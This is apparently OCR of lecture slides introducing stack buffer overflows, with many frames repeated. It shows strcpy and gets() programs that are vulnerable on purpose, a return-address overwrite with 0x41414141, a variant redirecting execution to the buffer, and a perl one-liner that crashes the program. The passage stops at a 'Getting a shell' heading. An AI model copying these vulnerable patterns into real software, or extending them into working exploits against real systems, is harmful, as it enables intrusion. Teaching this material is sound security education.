
prev FP

Buffer overflow example

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

int main() {
   char buf[256];
   memset(buf, 'A', 255);
   buf[255] = '\x00';
   foo(buf);
}
```

```
mov %ebp, %esp
pop %ebp
ret
```




Buffer overflow example

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

int main() {
   char buf[256];
   memset(buf, 'A', 255);
   buf[255] = '\x00';
   foo(buf);
}
```

```
mov %ebp, %esp
pop %ebp
ret
```




Buffer overflow example

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

int main() {
    char buf[256];
    memset(buf, 'A', 255);
    buf[255] = '\x00';
    foo(buf);          ?
}
```

```
mov %ebp, %esp
pop %ebp
ret
```




Buffer overflow example

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

int main() {
   char buf[256];
   memset(buf, ‘A’, 255);
   buf[255] = ‘\x00’;
   foo(buf);             ? ←
}
```

```
mov %ebp, %esp
pop %ebp
ret
```



AAAAAA...

0x41414141

0x41414141

0x41414141


AAAAAAA...

prev FP

Buffer overflow example

```
eip = 0x41414141


???
```



AAAAAA…

0x41414141

0x41414141

0x41414141

AAAAAAA…

?

prev FP

Buffer overflow FTW

- Success! Program crashed!
- Can we do better?
  - Yes
    - How?

Exploiting buffer overflows


```
void foo(char *str) {
   char buffer[16];
   strcpy(buffer, str);
}

int main() {
  char buf[256];
  memset(buf, ‘A’, 255);
  buf[255] = ‘\x00’;
  ((long*)buf)[5] = (long)buf;
  foo(buf);
}
```

Exploiting buffer overflows

```
void foo(char *str) {
   char buffer[16];
   strcpy(buffer, str);
}

int main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
 ((int*)buf)[5] = (int)buf;
  foo(buf);
```




Exploiting buffer overflows

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

int main() {
   char buf[256];
   memset(buf, 'A', 255);
   buf[255] = '\x00';
  ((int*)buf)[5] = (int)buf;
   foo(buf);
```


```
mov %ebp, %esp
pop %ebp
ret
```



Exploiting buffer overflows

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}
int main() {
   char buf[256];
   memset(buf, ‘A’, 255);
   buf[255] = ‘\x00’;
  ((int*)buf)[5] = (int)buf;
   foo(buf);
```

```
mov %ebp, %esp
pop %ebp
ret
```



AAAAAAA...

0x41414141

buf

0x41414141

AAAAAAA...


prev FP

Exploiting buffer overflows

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

int main() {
   char buf[256];
   memset(buf, ‘A’, 255);
   buf[255] = ‘\x00’;
  ((int*)buf)[5] = (int)buf;
   foo(buf);
```

```
mov %ebp, %esp
pop %ebp
ret
```



What’s the Use?


- If you control the source?
- If you run the program?
- If you control the inputs?

More realistic vulnerability

```c
#include <stdio.h>

int main(int argc, char *argv[]) {
        char name[32];
        printf("Enter your name: ");
        gets(name);
        printf("Hello %s!\n", name);
        return 0;
}
```


```
steve $ ./vuln
Enter your name: Steve
Hello Steve!
steve $ perl -e 'print "A" x 40' | ./vuln
Enter your name: Hello
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA!
Segmentation fault (core dumped)
```



Shellcode

- So you found a vuln (gratz)…
- How to exploit?

Getting a shell

